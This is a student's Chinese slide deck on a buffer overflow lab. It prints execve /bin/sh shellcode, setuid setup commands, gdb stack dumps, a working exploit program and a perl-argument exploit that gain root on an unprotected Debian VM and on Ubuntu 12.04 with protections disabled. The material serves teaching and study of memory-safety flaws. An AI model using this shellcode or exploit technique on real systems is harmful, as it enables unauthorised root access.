# 简单的缓冲区溢出攻击实验

罗致沛
PB11000832

# 缓冲区溢出攻击

- 三种最常见攻击手段之一
- 赋予一个变量长于其分配长度的数据（溢出）
- 改变程序的运行流程，指向恶意代码
- 最常见的：获取root权限

# 实验环境

- Debian 2.4.18 虚拟机（意味着没有保护机制）
- gcc编译
- gdb调试

# Shellcode

C version

execve(‘pointer to string /bin/sh’, ‘pointer to /bin/sh’,‘pointer to NULL’)

Machine ver.

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
     "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3"
```

- 打开一个shell的语句
- 权限与执行程序一致

# Setuid

设置setuid权限

```
luozhipeideMacBook-Air:~ luozhipei$ sudo chown root demo
luozhipeideMacBook-Air:~ luozhipei$ sudo chmod u+s demo
luozhipeideMacBook-Air:~ luozhipei$ ls -l demo
-rwSr--r--  1 root  staff  0 11  3 12:18 demo
```

- 默认：程序运行时权限与运行者一致
- setuid:运行时权限与程序创建者一致

# 缓冲区溢出攻击原理


- 用户程序变量数据向下生长
- 函数的返回地址在栈底下一个内存地址
- 覆盖返回地址以改变程序流程
- Shellcode & Setuid

# 用户栈空间示意

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    printf("a = %d\n", a);
}
int main() {
  function(1,2,3);
}
```

```
(gdb) x buffer1
0xbffffd90:     0x080483d0
(gdb) x buffer2
0xbffffd80:     0xbffffe2c
(gdb) x $ebp
0xbffffda8:     0xbffffdc8
(gdb) x/20 $esp
0xbffffd70:     0x4014a870      0xbffffd84      0x40030c85      0x4014a880
0xbffffd80:     0xbffffe2c      0xbffffda4      0x40030d3f      0x40016ca0
0xbffffd90:     0x080483d0      0x080495d8      0xbffffda8      0x080482dd
0xbffffda0:     0x40017074      0x40017af0      0xbffffdc8      0x080483cb
0xbffffdb0:     0x00000001      0x00000002      0x00000003      0x4014a880
```


buffer1首地址

$ebp栈底地址

buffer2首地址

# 用户栈空间

- 验证了栈空间分布
- 可以覆盖返回地址



# 栈溢出

```c
int main(){
    char a[4];
    gets(a);
    puts(a);
    return ;
}
```

```
0xbffffdc0:     0xbffffdc4      0xbffffe00      0xbffffdf8      0x40030e36
```

输入前

```
0xbffffdc0:     0xbffffdc4      0x61616161      0x61616161      0x40030e00
```

输入后

```
debian:/exp/BOF# ./my_gdb
aaaaaaaa
aaaaaaaa
Segmentation fault
```

发生栈溢出

# 攻击

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main() {
            char buffer[96];
            int i;
            long *long_ptr = (long *) large_string;
            for (i = 0; i < 32; i++)
                 *(long_ptr + i) = (int) buffer;
            for (i = 0; i < strlen(shellcode); i++)
                 large_string[i] = shellcode[i];
            strcpy(buffer,large_string);
}
```

1. 用 buffer 的地址填充 large_string 数组,即用 128/4=32 个 buffer 地址填满 large_string 数组。

2. 将 shellcode 拷贝进入 large_string 数组。

3. 将 large_string 整个 128 字节数组拷贝到以 buffer 的起始地址作为首地址的内存空间中。这就造成从 buffer 开始的 内存空间按次序分别为 50 字节左右的 shellcode 以及剩余 的所有为一个个 4 字节的 buffer 首地址。

# 攻击结果

```
(gdb) x $ebp
0xbffffdd8:     0xbffffe08
(gdb) x buffer
0xbffffd70:     0x40090fd0
(gdb) n
15      }
(gdb) x/40 $esp
0xbffffd50:     0xbffffd70      0x08049700      0x40016ed8      0xbffffe34
0xbffffd60:     0xbffffd94      0x4002630c      0x08049700      0x0000002d
0xbffffd70:     0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
0xbffffd80:     0x4e8df389      0x0c568d08      0xdb8180cd      0xcd40d889
0xbffffd90:     0xffdce880      0x622fffff      0x732f6e69      0xbffffd68
0xbffffda0:     0xbffffd70      0xbffffd70      0xbffffd70      0xbffffd70
0xbffffdb0:     0xbffffd70      0xbffffd70      0xbffffd70      0xbffffd70
0xbffffdc0:     0xbffffd70      0xbffffd70      0xbffffd70      0xbffffd70
0xbffffdd0:     0xbffffd70      0xbffffd70      0xbffffd70      0xbffffd70
0xbffffde0:     0xbffffd70      0xbffffd70      0xbffffd70      0xbffffd70
```

Shellcode

函数返回地址

buffer首地址

```
guest@debian:/exp/BOF$ id
uid=1001(guest) gid=100(users) groups=100(users)
guest@debian:/exp/BOF$ ./shellcode_2
sh-2.05b# id
uid=1001(guest) gid=100(users) euid=0(root) groups=100(users)
sh-2.05b#
```

哇塞！ root权限！

“这个代码完全就是为了攻击而做的嘛！”

“什么年代了，还用德班？！”

众人都哄笑起来，课室内外充满了快活的空气。

# 有漏洞的程序

小朋友们，看出问题所在了吗?

有溢出的危险

```
int bof(char *str)
{
    char buf[12];
    strcpy(bof,str);
    return 1;
}

int main(int argc,char **argv)
{
    if(argc!=2)
        return 0;
    printf("0x%8.8x\n",shellcode);
    printf("%s\n",argv[1]);
    bof(argv[1]);
    printf("%s\n",argv[1]);
    return 1;
}
```

# 乌邦图12.04下的尝试

提前禁用了安全机制

```
luozp@luozp-VirtualBox:~/experiment$ id
uid=1000(luozp) gid=1000(luozp) 组=1000(luozp),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),109(lpadmin),124(sambashare)
luozp@luozp-VirtualBox:~/experiment$ ./exp1 $(perl -e'print"\x80\x85\x04\x08"x5'
)
0x08048580
# id
uid=0(root) gid=1000(luozp) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),109(lpadmin),124(sambashare),1000(luozp)
```

嘿！乌邦图也这么不安全？！

# 谢谢！